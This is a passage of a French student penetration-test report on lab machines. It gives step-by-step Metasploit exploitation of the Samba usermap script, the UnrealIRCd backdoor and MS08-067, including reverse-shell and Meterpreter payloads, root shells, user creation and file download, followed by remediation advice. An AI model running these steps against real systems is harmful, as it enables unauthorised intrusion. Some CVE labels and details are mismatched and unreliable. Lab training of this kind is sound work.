          RX bytes:4044672 (3.8 MB)  TX bytes:4044672 (3.8 MB)

root@metasploitable:~#
```

```
msfadmin@metasploitable:~$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:fb:77:60
          inet addr:172.20.10.5  Bcast:172.20.10.15  Mask:255.255.255.240
          inet6 addr: fe80::a00:27ff:fe7b:7760/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:94580 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63226 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10337185 (9.8 MB)  TX bytes:22536007 (21.4 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8480 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8480 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4046716 (3.8 MB)  TX bytes:4046716 (3.8 MB)

msfadmin@metasploitable:~$
```

Cette commande montre les interfaces réseau de la machine cible, confirmant l'accès avec succès à la machine cible.

10. Ajouter un utilisateur

Pour prouver davantage que l'attaque a réussi, j'ajoute un utilisateur avec des privilèges root :

```
root@metasploitable:~# useradd -m testuser
useradd -m testuser
root@metasploitable:~#
```

Je vérifie ensuite que l'utilisateur a bien été ajouté :

```
msfadmin@metasploitable:~$ id testuse
uid=1005(testuse) gid=1005(testuse) groups=1005(testuse)
msfadmin@metasploitable:~$
```

Le compte utilisateur était bien présent, avec des privilèges adéquats.

4.1.2 Recommandations pour la remédiation

Pour corriger la vulnérabilité **Samba Usermap Script (CVE-2007-2447)** et renforcer la sécurité du système, les étapes suivantes sont recommandées :

Tout d'abord, il est impératif de **mettre à jour Samba vers une version corrigée**.

Les développeurs de Samba ont publié des correctifs pour cette vulnérabilité dans les versions ultérieures à son identification. La version actuelle de Samba peut être vérifiée avec la commande `samba -V`. Si elle est obsolète, on peut télécharger et installer une version à jour via les dépôts officiels ou le site du projet Samba.

Dans les cas où une mise à jour immédiate n'est pas réalisable, une mesure temporaire consiste à **désactiver la fonctionnalité "usermap script"** dans le fichier de configuration `smb.conf`. De plus, il faut identifier la ligne contenant `username map script`, et la supprimer. Une fois modifié, il faut redémarrer le service Samba avec `systemctl restart smb` pour appliquer les changements.

Par ailleurs, des configurations supplémentaires sont recommandées pour renforcer la sécurité de Samba. Restreignez l'accès au service SMB en limitant les connexions

aux adresses IP ou sous-réseaux autorisés à l'aide de la directive `hosts allow` dans le fichier `smb.conf`. Cela garantit que seules des machines de confiance peuvent accéder au service. De plus, la désactivation des protocoles obsolètes comme **SMBv1**, qui sont vulnérables à plusieurs types d'attaques est une mesure à suivre. Configurer Samba pour n'autoriser que SMBv2 ou SMBv3, offrent des niveaux de sécurité plus élevés.

Enfin, vérifier que les ports SMB (445 et 139) sont bien protégés par un pare-feu, limiter leur exposition aux réseaux internes de confiance et bloquer leur accès depuis l'extérieur, réduira considérablement les risques associés à cette vulnérabilité et protégeront le système contre les exploitations futures.

4.2 Exploitation de la Vulnérabilité UnrealIRCd Backdoor Detection (CVE-2010-2075)

- Plugin ID : 46882
- Gravité : Critique
- CVSS v2.0 Base Score : 10.0 (Critique)
- CVE : CVE-2010-2075

UnrealIRCd Backdoor Detection

Description
The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution
Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also
<https://hacks.org/fulldisclosure/2010jun277>
<https://hacks.org/fulldisclosure/2010jun284>
<http://www.unrealircd.com/txt/unrealircdhistory.20100612.txt>

Output
The remote IRC server is running as :
uid=0(root) gid=0(root)
To see debug logs, please visit individual host

Port	Hosts
6667/tcp/irc	172.20.10.5

Plugin Details

Severity: Critical
ID: 46882
Version: 1.16
Type: remote
Family: Backdoors
Published: June 14, 2010
Modified: April 11, 2022

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Functional
Age of Vuln: 730 days +
Product Coverage: Low
CVSSv3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 7.4
Exploit Prediction Scoring System (EPSS): 0.6956
Risk Factor: Critical
CVE-2010-2075 Base Score: 10.0

Description :

Une version compromise d'UnrealIRCd contient une porte dérobée qui permet à un attaquant d'exécuter des commandes arbitraires avec les privilèges de l'utilisateur exécutant le serveur UnrealIRCd. Cette vulnérabilité permet une compromission totale de la machine cible.

Informations de la cible :

- Adresse IP : 172.20.10.5
- Port affecté : 6667 (IRC)
- Service exécuté : UnrealIRCd
- UID/GID sur le serveur cible : uid=0(root), gid=0(root)

4.2.1 Étapes d'exploitation

1. Préparation :

```
etudiant@virtualdebian:~$ msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Start commands with a space to avoid saving them to history

3Kom SuperHack II Logon

User Name:      [ security ]
Password:       [          ]

[ OK ]

https://metasploit.com

= [ metasploit v6.4.44-dev- ]
+ -- --=[ 2485 exploits - 1280 auxiliary - 431 post ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > █
```

2. Identification du module d'exploitation approprié :

En utilisant Metasploit, j'ai recherché le module d'exploitation correspondant UnreallRCd :

```
msf6 > search backdoor
```

Matching Modules

=====

57	exploit/multi/http/mma_backdoor_upload	2012-04-02	excellent	Yes
58	auxiliary/scanner/http/tomcat_mgr_login	.	normal	No
59	exploit/linux/http/zimbra_unrar_cve_2022_30333	2022-06-28	excellent	No
60	exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	No
61	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No
62	exploit/windows/local/wmi_persistence	2017-06-06	normal	No
63	exploit/linux/http/webmin_backdoor	2019-08-10	excellent	Yes
64	_ target: Automatic (Unix In-Memory)	.	.	.

3. Chargement de l'exploit UnreallRCd :

Je charge le module pour cette exploitation. Ce module permet d'exploiter la backdoor présente dans la version compromise d'UnreallRCd 3.2.8.1.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Pour afficher les payloads compatibles, j'exécute :

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	.	normal	No	Add user with useradd
1	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via Perl)
2	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
3	payload/cmd/unix/bind_ruby	.	normal	No	Unix Command Shell, Bind TCP (via Ruby)
4	payload/cmd/unix/bind_ruby_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
5	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
6	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
7	payload/cmd/unix/reverse_bash_telnet_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
8	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)
9	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
10	payload/cmd/unix/reverse_ruby	.	normal	No	Unix Command Shell, Reverse TCP (via Ruby)
11	payload/cmd/unix/reverse_ruby_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
12	payload/cmd/unix/reverse_ssl_double_telnet	.	normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

Cette commande permet de spécifier le type de **payload** (code malveillant) que je souhaite utiliser pour exploiter la machine cible. Dans ce cas, j'opte pour un **payload reverse shell** basé sur Netcat afin de pouvoir contrôler la machine cible :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

Avant de lancer l'attaque, j'affiche les options disponibles avec :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      -                no        The local client address
  CPORT      -                no        The local client port
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     -                yes       The target host(s), see https://docs.metasploit.com/docs/using-
  metasploit/basics/using-metasploit.html
  RPORT      6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      -                yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target
```

Cela affiche des informations telles que l'adresse IP de la machine cible (RHOSTS), le port (RPORT) etc...

6. Configuration des options de l'exploit :

Je configure donc les paramètres nécessaires :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 172.20.10.5
RHOSTS => 172.20.10.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > █
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 172.20.10.3
LHOST => 172.20.10.3
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
Ici, LHOST représente mon adresse IP (machine attaquante).
```

7. Vérification de la configuration :

Je m'assure que les options sont correctement configurées en relançant la commande « show options » :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPort		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.20.10.5	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	6667	yes	The target port (TCP)

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST	172.20.10.3	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Target

8. Lancer l'exploit :

Pour exécuter l'exploitation, je lance :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 172.20.10.3:4444
[*] 172.20.10.5:6667 - Connected to 172.20.10.5:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 172.20.10.5:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9qQ6N5cymRVifF1J;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9qQ6N5cymRVifF1J\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.20.10.3:4444 -> 172.20.10.5:38544) at 2025-01-22 21:59:34 +0100
```

Une fois l'attaque réussie, j'obtiens une session shell avec un accès complet à la machine cible.

9. Vérification de l'accès root :

Dans la session obtenue, je vérifie les privilèges de l'utilisateur avec la commande :

```
[*] Command shell session 1 op
```

```
whoami  
root
```

Le résultat est root, prouvant que l'attaque m'a donné un accès administratif.

Je peux également exécuter des commandes comme ifconfig pour examiner les interfaces réseau et confirmer l'accès avec succès à la machine cible :

```
root@metasploitable:/etc/unreal# ifconfig  
ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:fb:77:60  
          inet addr:172.20.10.5  Bcast:172.20.10.15  Mask:255.255.255.240  
          inet6 addr: fe80::a00:27ff:fe7b:7760/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:95475 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:63365 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:18399725 (9.9 MB)  TX bytes:22551600 (21.5 MB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:9667 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:9667 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:4640296 (4.4 MB)  TX bytes:4640296 (4.4 MB)  
  
root@metasploitable:/etc/unreal#  
  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:fb:77:60  
          inet addr:172.20.10.5  Bcast:172.20.10.15  Mask:255.255.255.240  
          inet6 addr: fe80::a00:27ff:fe7b:7760/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:95480 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:63370 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:18400078 (9.9 MB)  TX bytes:22552964 (21.5 MB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:9676 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:9676 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:4644476 (4.4 MB)  TX bytes:4644476 (4.4 MB)  
  
msfadmin@metasploitable:~$
```

Cette commande montre les interfaces réseau de la machine cible, confirmant l'accès avec succès à la machine cible.

10. Ajouter un utilisateur

Pour démontrer davantage la réussite de l'attaque, je crée un utilisateur avec des privilèges root :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run  
[*] Started reverse TCP double handler on 172.20.10.3:4444  
[*] 172.20.10.5:6667 - Connected to 172.20.10.5:6667...  
      :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...  
[*] 172.20.10.5:6667 - Sending backdoor command...  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo 9q06N5cymRViF1J\r\n  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "9q06N5cymRViF1J\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (172.20.10.3:4444 -> 172.20.10.5:38544) at 2025-01-22 21:59:34 +0100  
  
whoami  
root  
shell  
[*] Trying to find binary 'python' on the target machine  
[*] Found python at /usr/bin/python  
[*] Using 'python' to pop up an interactive shell  
[*] Trying to find binary 'bash' on the target machine  
[*] Found bash at /bin/bash  
  
root@metasploitable:/etc/unreal# useradd -m testuse  
useradd -m testuse  
root@metasploitable:/etc/unreal#
```

Je vérifie ensuite que l'utilisateur a bien été ajouté :

```
msfadmin@metasploitable:~$ id testuse
uid=1005(testuse) gid=1005(testuse) groups=1005(testuse)
msfadmin@metasploitable:~$
```

4.2.2 Recommandations pour la Remédiation

Pour corriger la vulnérabilité UnrealIRCd Backdoor Detection et prévenir toute exploitation future, il est essentiel de prendre plusieurs mesures. Tout d'abord, il est impératif de mettre à jour UnrealIRCd vers une version propre et sécurisée. Si actuellement la version compromise (3.2.8.1) est utilisée, il faudrait la désinstaller immédiatement et la remplacer par une version téléchargée directement depuis le site officiel d'UnrealIRCd.

Ensuite, il est recommandé de restreindre l'accès au service IRC. Cela peut être réalisé en configurant un pare-feu pour limiter l'accès au port 6667 aux adresses IP de confiance uniquement. Cette mesure réduit considérablement le risque d'accès non autorisé par des attaquants externes. En complément, l'isolation du service UnrealIRCd en l'exécutant sous un utilisateur non privilégié et dans un environnement restreint, tel qu'un chroot ou un conteneur serait préférable. Cela limite l'impact potentiel en cas de compromission.

Il est également conseillé de surveiller activement les activités réseau. En utilisant des outils de détection et de surveillance des intrusions, vous pouvez identifier des comportements suspects sur le port 6667 ou tout autre port utilisé par UnrealIRCd. Enfin, la mise en place d'un programme de gestion des vulnérabilités est cruciale. En suivant ces recommandations, la sécurité de l'infrastructure sera renforcée et les risques associés à la vulnérabilité UnrealIRCd seront réduits.

4.3 Exploitation de la Vulnérabilité Microsoft Windows XP Unsupported Installation Detection (CVE-2007-2447)

La vulnérabilité détectée concerne un système exécutant Windows XP, un système d'exploitation qui n'est plus supporté par Microsoft depuis le 8 avril 2014. Ce manque de support entraîne une absence de correctifs de sécurité, rendant le système vulnérable à des attaques critiques. La gravité de cette vulnérabilité est **critique**, avec un score CVSS v3.0 de **10.0**.

Détails de la Vulnérabilité

- **Nom** : Microsoft Windows XP Unsupported Installation Detection
- **Identifiant** : 73182
- **Famille** : Windows
- **Criticité** : Critique
- **Adresse IP Cible** : 172.20.10.6
- **CPE** : cpe:/o:microsoft:windows_xp

4.3.1 Étapes d'Exploitation avec Metasploit

1. Démarrage de Metasploit

Lancement de la console Metasploit :

```
etudiant@virtualdebian:~$ msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Start commands with a space to avoid saving them to history

3Kon SuperHack II Logon

User Name: [ security ]
Password: [          ]

[ OK ]

https://metasploit.com

=[ metasploit v6.4.44-dev- ]
+ -- --=[ 2485 exploits - 1280 auxiliary - 431 post ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > █
```

2. Recherche de Modules Appropriés

Recherche du module exploitant Windows XP :

```
msf6 > search smb

Matching Modules
=====

#      Name
Rank   Check  Description

100    \_ target: Windows 2003 Server SP1-SP2 Rus
.
101    \_ target: Windows 2003 Server SP1-SP2 Sin
.
102    exploit/windows/smb/ms08_067_netapi
great  Yes     MS08-067 Microsoft Server Service
103    \_ target: Automatic Targeting
.
104    \_ target: Windows 2000 Universal
```

Un module courant pour exploiter cette vulnérabilité est le module **exploit/windows/smb/ms08_067_netapi**, qui cible une faille critique dans le service SMB de Windows XP.

3. Utilisation du Module

Chargement du module SMB :

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Cela a permis d'accéder à toutes les options et configurations nécessaires pour l'exploit.

5. Configuration des Paramètres de l'exploitation

Ensuite, les paramètres essentiels ont été configuré :

- Définir l'adresse IP de la cible :

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 172.20.10.6
RHOSTS => 172.20.10.6
```

- Configurer le payload pour obtenir une session Meterpreter :

```
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

- Définir votre adresse IP locale pour recevoir la connexion inversée :

```
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 172.20.10.3
LHOST => 172.20.10.3
msf6 exploit(windows/smb/ms08_067_netapi) >
```

- Définir le port à utiliser pour le payload :

```
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms08_067_netapi) >
```

6. Vérification des Paramètres

Avant de lancer l'exploitation, la configuration a été vérifié :

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    172.20.10.6     yes       The target host(s), see https://docs.metasploit.com/docs/using-
  metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.20.10.3     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Cela a permis de s'assurer que toutes les valeurs, y compris RHOSTS, LHOST, et LPORT, étaient correctement définies.

7. Lancement de l'Exploitation

Après avoir tout vérifié, j'ai exécuté l'exploit pour tenter d'obtenir une session Meterpreter :

```

msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 172.20.10.3:4444
[*] 172.20.10.6:445 - Automatically detecting the target...
[*] 172.20.10.6:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 172.20.10.6:445 - Selected Target: Windows XP SP3 French (NX)
[*] 172.20.10.6:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 172.20.10.6
[*] Meterpreter session 1 opened (172.20.10.3:4444 -> 172.20.10.6:1100) at 2025-01-24 00:56:55 +0100

meterpreter > █

```

Une fois lancé, l'exploit a exploité avec succès la vulnérabilité, et j'ai obtenu une session Meterpreter sur la machine cible.

8. Post-Exploitation

Avec l'accès Meterpreter, j'ai commencé à explorer la machine cible pour confirmer ma prise de contrôle :

- **Affichage des informations sur la machine cible :**

```

meterpreter > sysinfo
Computer      : MIBOUN-D39501EE
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : fr_FR
Domain       : MSHOME
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █

```

Cette commande a confirmé que j'étais connecté à une machine Windows XP vulnérable.

- **Liste des processus :**

```

meterpreter > ps
Process List
*****

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	AUTORITE NT\SYSTEM	
488	4	smss.exe	x86	0	AUTORITE NT\SYSTEM	\SystemRoot\System32\smss.exe
552	488	csrss.exe	x86	0	AUTORITE NT\SYSTEM	\\??C:\WINDOWS\system32\csrss.exe
576	488	winlogon.exe	x86	0	AUTORITE NT\SYSTEM	\\??C:\WINDOWS\system32\winlogon.exe
620	576	services.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\services.exe
632	576	lsass.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\lsass.exe
784	620	svchost.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\svchost.exe
864	620	svchost.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\svchost.exe
956	620	svchost.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\svchost.exe
1008	620	svchost.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\svchost.exe
1068	620	svchost.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\svchost.exe
1096	784	wmiprvse.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\wbem\wmiprvse.exe
1124	576	logon.scr	x86	0	MIBOUN-D39501EE\mohamed	C:\WINDOWS\system32\logon.scr
1364	620	spoolsv.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1468	1452	explorer.exe	x86	0	MIBOUN-D39501EE\mohamed	C:\WINDOWS\Explorer.EXE
1576	1468	ctfmon.exe	x86	0	MIBOUN-D39501EE\mohamed	C:\WINDOWS\system32\ctfmon.exe
1684	1468	cmd.exe	x86	0	MIBOUN-D39501EE\mohamed	C:\WINDOWS\system32\cmd.exe
1788	620	alg.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\alg.exe
1916	956	wuauclt.exe	x86	0	MIBOUN-D39501EE\mohamed	C:\WINDOWS\system32\wuauclt.exe

Cela m'a permis de voir tous les processus actifs et potentiellement de trouver des processus intéressants à exploiter davantage.

- **Téléchargement de fichiers :**

Pour prouver l'accès, j'ai récupéré un fichier important avec la commande :


```
meterpreter > download C:\\WINDOWS\\system32\\6to4svc.dll
[*] Downloading: C:\\WINDOWS\\system32\\6to4svc.dll -> /home/etudiant/6to4svc.dll
[*] Downloaded 98.00 KiB of 98.00 KiB (100.0%): C:\\WINDOWS\\system32\\6to4svc.dll -> /home/etudiant/6to4svc.dll
[*] Completed : C:\\WINDOWS\\system32\\6to4svc.dll -> /home/etudiant/6to4svc.dll
meterpreter > █
```

On peut voir que j'ai bien réussi à récupérer ce fichier sur ma machine :

```
etudiant@virtualdebian:~$ ls
6to4svc.dll  msfinstall  Téléchargements
Bureau      Music       Templates
Desktop     Nessus-10.8.3-debian10_amd64.deb  VBoxAdditions-6.1
Documents   Pictures    Videos
Downloads   Public
```

4.3.2 Recommandations pour la Remédiation

Pour remédier à la vulnérabilité liée à l'utilisation de Windows XP, il est impératif de migrer vers un système d'exploitation moderne et pris en charge par Microsoft, comme Windows 10 ou Windows 11. Ces systèmes reçoivent des mises à jour de sécurité régulières, garantissant une meilleure protection contre les cybermenaces actuelles. En parallèle, il est crucial de désactiver les protocoles obsolètes, tels que SMBv1, qui sont fréquemment ciblés dans les attaques exploitant les systèmes non mis à jour.

De plus, il est recommandé de configurer un pare-feu pour restreindre l'accès aux ports critiques, notamment le port 445, et d'appliquer une segmentation réseau. Cette dernière limite la propagation d'une éventuelle attaque vers d'autres machines sensibles. Une surveillance active des journaux réseau devrait également être mise en place pour détecter rapidement toute activité anormale ou suspecte.

Enfin, la sensibilisation des utilisateurs et des administrateurs système est essentielle. Il convient de former le personnel à l'importance des mises à jour régulières et à la reconnaissance des tentatives de cyberattaques. En adoptant ces mesures, l'entreprise peut non seulement corriger cette vulnérabilité, mais également renforcer globalement sa posture de sécurité.

Conclusion

Dans le cadre de ce projet de test de pénétration, plusieurs vulnérabilités critiques ont été identifiées et exploitées avec succès dans un environnement contrôlé, afin de démontrer l'importance de maintenir des systèmes à jour et sécurisés. L'analyse réalisée à l'aide de Nessus a permis de mettre en lumière des failles significatives, notamment celles liées à Samba, UnrealIRCd et Microsoft Windows XP. Ces vulnérabilités ont ensuite été exploitées pour obtenir un accès non autorisé aux systèmes cibles, ce qui souligne l'importance des mesures de sécurité proactives.

Le test a permis de valider plusieurs failles bien documentées, mais encore présentes sur des systèmes mal configurés ou obsolètes. Parmi les plus graves, on peut citer la vulnérabilité Badlock dans Samba, qui permet à un attaquant de contourner la sécurité de manière significative, ainsi que la backdoor d'UnrealIRCd, qui compromet directement la sécurité du serveur. Enfin, la détection de l'installation non prise en charge de Windows XP a révélé que des versions obsolètes peuvent encore être ciblées par des exploits connus, mettant en évidence les risques associés aux systèmes non mis à jour.

Pour chaque vulnérabilité exploitée, des recommandations pratiques ont été fournies, telles que la mise à jour des logiciels affectés, la désactivation des services inutiles, et la configuration appropriée des systèmes. La remédiation de ces vulnérabilités doit devenir une priorité afin d'assurer la sécurité des infrastructures informatiques et de prévenir les attaques malveillantes. De plus, des pratiques telles que l'audit régulier des systèmes, l'utilisation de pare-feu et la formation continue des administrateurs système sont des mesures indispensables pour renforcer la sécurité.

Le test de pénétration réalisé dans ce cadre a permis d'identifier non seulement des vulnérabilités, mais également des opportunités d'amélioration dans la gestion des environnements de test. L'intégration d'outils d'analyse avancée, comme Metasploit pour l'exploitation de failles spécifiques, peut être renforcée par une gestion de patches plus rigoureuse et un suivi plus détaillé des mises à jour de sécurité. En outre, l'inclusion de scénarios d'attaques plus variés (par exemple, via des vecteurs réseau différents) pourrait rendre l'environnement de test encore plus réaliste et représentatif des menaces actuelles.

Ainsi, ce projet a permis de mettre en évidence non seulement l'importance de la détection des vulnérabilités, mais aussi la nécessité de réagir rapidement face aux failles critiques, avec un plan de sécurité et de remédiation systématique. Ce type de test de pénétration est un outil clé dans la construction d'une infrastructure informatique plus sûre, capable de résister aux attaques en constante évolution.